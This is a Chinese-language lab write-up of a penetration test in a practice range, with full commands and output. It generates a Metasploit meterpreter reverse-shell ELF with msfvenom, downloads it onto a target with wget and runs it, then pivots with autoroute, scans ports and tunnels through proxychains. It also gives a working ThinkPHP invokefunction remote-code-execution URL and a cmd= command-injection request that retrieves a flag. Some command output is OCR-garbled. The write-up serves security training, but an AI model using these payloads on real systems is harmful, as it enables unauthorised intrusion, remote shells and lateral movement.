# 网安实践: 内网渗透和攻击

### 实验环境

- kali
- metasploit


### 实验步骤

步骤一设立立足点并发现靶标2-3

1. 在攻击者主机上生成meterpreter.elf文件 msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=<攻击者主机IP> LPORT=<端口> -f elf > meterpreter.elf

```
(kali® kali-attacker)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4422 -f elf > meterpreter.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

2. 上传



3. 在metasploit里设置如下并run - j等待

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set lhost <攻击者主机IP>
set lport <端口>
run -j
```

#### 5. 在靶机里运行meterpreter.elf

```
(kali@kali)-[~]
 -$ docker exec -it fe35 bash
root@fe35bfc083e6:/# wget http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf --2025-05-24 19:12:11-- http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf
Connecting to 192.168.56.101:61696... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207
Saving to: 'meterpreter.elf'
                                    meterpreter.elf
                                                                                                             207 --.-KB/s
                                                                                                                                  in 0s
2025-05-24 19:12:11 (50.2 MB/s) - 'meterpreter.elf' saved [207/207]
root@fe35bfc083e6:/# chomd 7777 meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# ./meterpreter.elf
bash: ./meterpreter.elf: Permission denied
root@fe35bfc083e6:/# sudo ./meterpreter.elf
bash: sudo: command not found
root@fe35bfc083e6:/# touch meterpreter.elf
root@fe35bfc083e6:/# chomd +x meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# chmod +x meterpreter.elf
root@fe35bfc083e6:/# ./meterpreter.elf
```

#### 6. 返回到攻击者主机,可以看到连接成功

### 7. 升级shell

```
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.102:4433
[*] Sending stage (1017704 bytes) to 192.168.56.101
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.56.102:4433 -> 192.168.56.101:41894) at 2025-05-25 00:41
:44 -0400
[*] Stopping exploit/multi/handler
```

8. 查看route, arp, ipconfig

### meterpreter > route

### IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.170.84.1	0	eth0
192.170.84.0	255.255.255.0	0.0.0.0	Θ	eth0

# meterpreter > ipconfig

## Interface 1

\_\_\_\_\_

: lo Name

Hardware MAC : 00:00:00:00:00:00

MTU : 65536

Flags : UP,LOOPBACK

IPv4 Address : 127.0.0.1 IPv4 Netmask : 255.0.0.0

IPv6 Address : ::1

IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:

# Interface 2

Name : eth0

Hardware MAC : 22:fd:a1:5d:44:72

: 1500 MTU

MTU Flags : UP, BROADCAST, MULTICAST

IPv4 Address : 192.170.84.4 IPv4 Netmask : 255.255.25.0

#### 9. 设置pivot路由

```
meterpreter > run autoroute -s 192.169.85.0/24
\[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.169.85.0/255.255.255.0...
[+] Added route to 192.169.85.0/255.255.255.0 via 192.168.56.101
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Active Routing Table
Subnet
                     Netmask
                                        Gateway
   192.169.85.0
                                        Session 10
                     255.255.255.0
   192.170.84.0
                     255.255.255.0
                                        Session 9
                                        Session 10
  192.170.84.2
                     255.255.255.0
   192.170.84.3
                     255.255.255.0
                                        Session 10
```

#### 10. 扫描

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.170.84.2-254
rhosts => 192.170.84.2-254
msf6 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 21.
msf6 auxiliary(scanner/portscan/tcp) >
[+] 192.170.84.3:
                         - 192.170.84.3:80 - TCP OPEN
                       - 192.170.84.2:80 - TCP OPEN
[+] 192.170.84.2:
[+] 192.170.84.4:
                        - 192.170.84.4:80 - TCP OPEN
[*] 192.170.84.2-254:
                         - Scanned 27 of 253 hosts (10% complete)
[*] 192.170.84.2-254:
                        - Scanned 51 of 253 hosts (20% complete)
[*] 192.170.84.2-254:
                        - Scanned 76 of 253 hosts (30% complete)
[*] 192.170.84.2-254:
                         - Scanned 102 of 253 hosts (40% complete)
                         - Scanned 127 of 253 hosts (50% complete)
[*] 192.170.84.2-254:
[*] 192.170.84.2-254:
                         - Scanned 152 of 253 hosts (60% complete)
[*] 192.170.84.2-254:
                         - Scanned 180 of 253 hosts (71% complete)
[*] 192.170.84.2-254:
                         - Scanned 203 of 253 hosts (80% complete)
[*] 192.170.84.2-254:
                         - Scanned 228 of 253 hosts (90% complete)
[*] 192.170.84.2-254:
                        - Scanned 253 of 253 hosts (100% complete)
```


#### 扫描100%后查看存活的主机和服务,使用hosts和services

```
nmap -p 80 192.170.84.3
[*] exec: nmap -p 80 192.170.84.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-24 16:47 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.170.84.3
Host is up (0.00062s latency).
PORT
       STATE
                SERVICE
80/tcp filtered http
Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds
<u>msf6</u> exploit(unix/webapp/thinkphp_rce) > vices
[-] Unknown command: vices. Run the help command for more details.
<u>msf6</u> exploit(unix/webapp/thinkphp_rce) > services
Services
host
                port
                                              info
                        proto
                                     state
                               name
192.168.56.101
                49723
                        tcp
                                     closed
192.168.56.101
                61696
                                              Apache httpd 2.4.18 (Ubuntu)
                                     open
                        tcp
                               http
192.170.84.2
                80
                        tcp
                               http
                                     open
192.170.84.3
                80
                        tcp
                               http
                                     open
192.170.84.4
                80
                        tcp
                               http
                                     open
```


#### 11. 设置代理 参照教学课件和视频

```
-(kali®kali-attacker)-[~]
└_$ <u>sudo</u> lsof -i tcp:1080 -1
sudo: unable to resolve host kali-attacker: Name or service not known
[sudo] password for kali:
COMMAND
            PID
                     USER
                            FD
                                 TYPE DEVICE SIZE/OFF NODE NAME
                                                  0t0 TCP 127.0.0.1:40850->127.0.0.1:1080 (ESTABLISHED)
firefox-e 366092
                     1000
                            59u IPv4 837334
                            10u
                                 IPv4 797778
                                                        TCP *:1080 (LISTEN)
ruby
          387056
                     1000
                                                   0t0
          387056
                     1000
                            18u IPv4 837762
                                                        TCP 127.0.0.1:1080->127.0.0.1:40850 (ESTABLISHED)
                                                   0t0
ruby
```

cat /etc/proxychains4.conf 确认有以下配置



并且配置浏览器代理



12. 成功访问第一层



Welcome BMH shooting range

步骤二 攻击新发现的靶机

nginx

1. 设置代理curl扫描到的IP proxychains curl http://192.170.84.2

```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2
[*] exec: proxychains curl http://192.170.84.2

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.170.84.2:80 ...
index.php?cmd=ls /tmpmsf6 auxiliary(scanner/portscan/tcp) > proxychains curl
```

2. 根据提示执行以下命令 proxychains curl http://<目标IP>/index.php?cmd=ls%20/tmp


```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp
[*] exec: proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.170.84.2:80 ... OK
index.php?cmd=ls /tmpflag-{bmh1bfc8f55-ce51-4e79-9eeb-5723ac1618c8}
```

#### thinkphp

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
1. 浏览器访问以下网页,执行phpinfo() http://<目标IP>:<端口>/index.php?
s=index/\think\app/invokefunction&function=call\_user\_func\_array&vars%5B0%5D=phpinfo
&vars%5B1%5D%5B%5D=1



2. 执行系统命令 http://<目标IP>:<端口>/index.php?

s=index/\think\app/invokefunction&function=call\_user\_func\_array&vars%5B0%5D=system&

vars%5B1%5D%5B%5D=1s%20/tmp



### 步骤三

1. 查看第一层两台主机的ip 访问http://<目标IP>:<端口>/index.php?

s=index/\think\app/invokefunction&function=call\_user\_func\_array&vars%5B0%5D=system&
vars%5B1%5D%5B%5D=ip%20a



可以看到192.170.84.3这一台机器有双网卡

## 参考资料

教学课件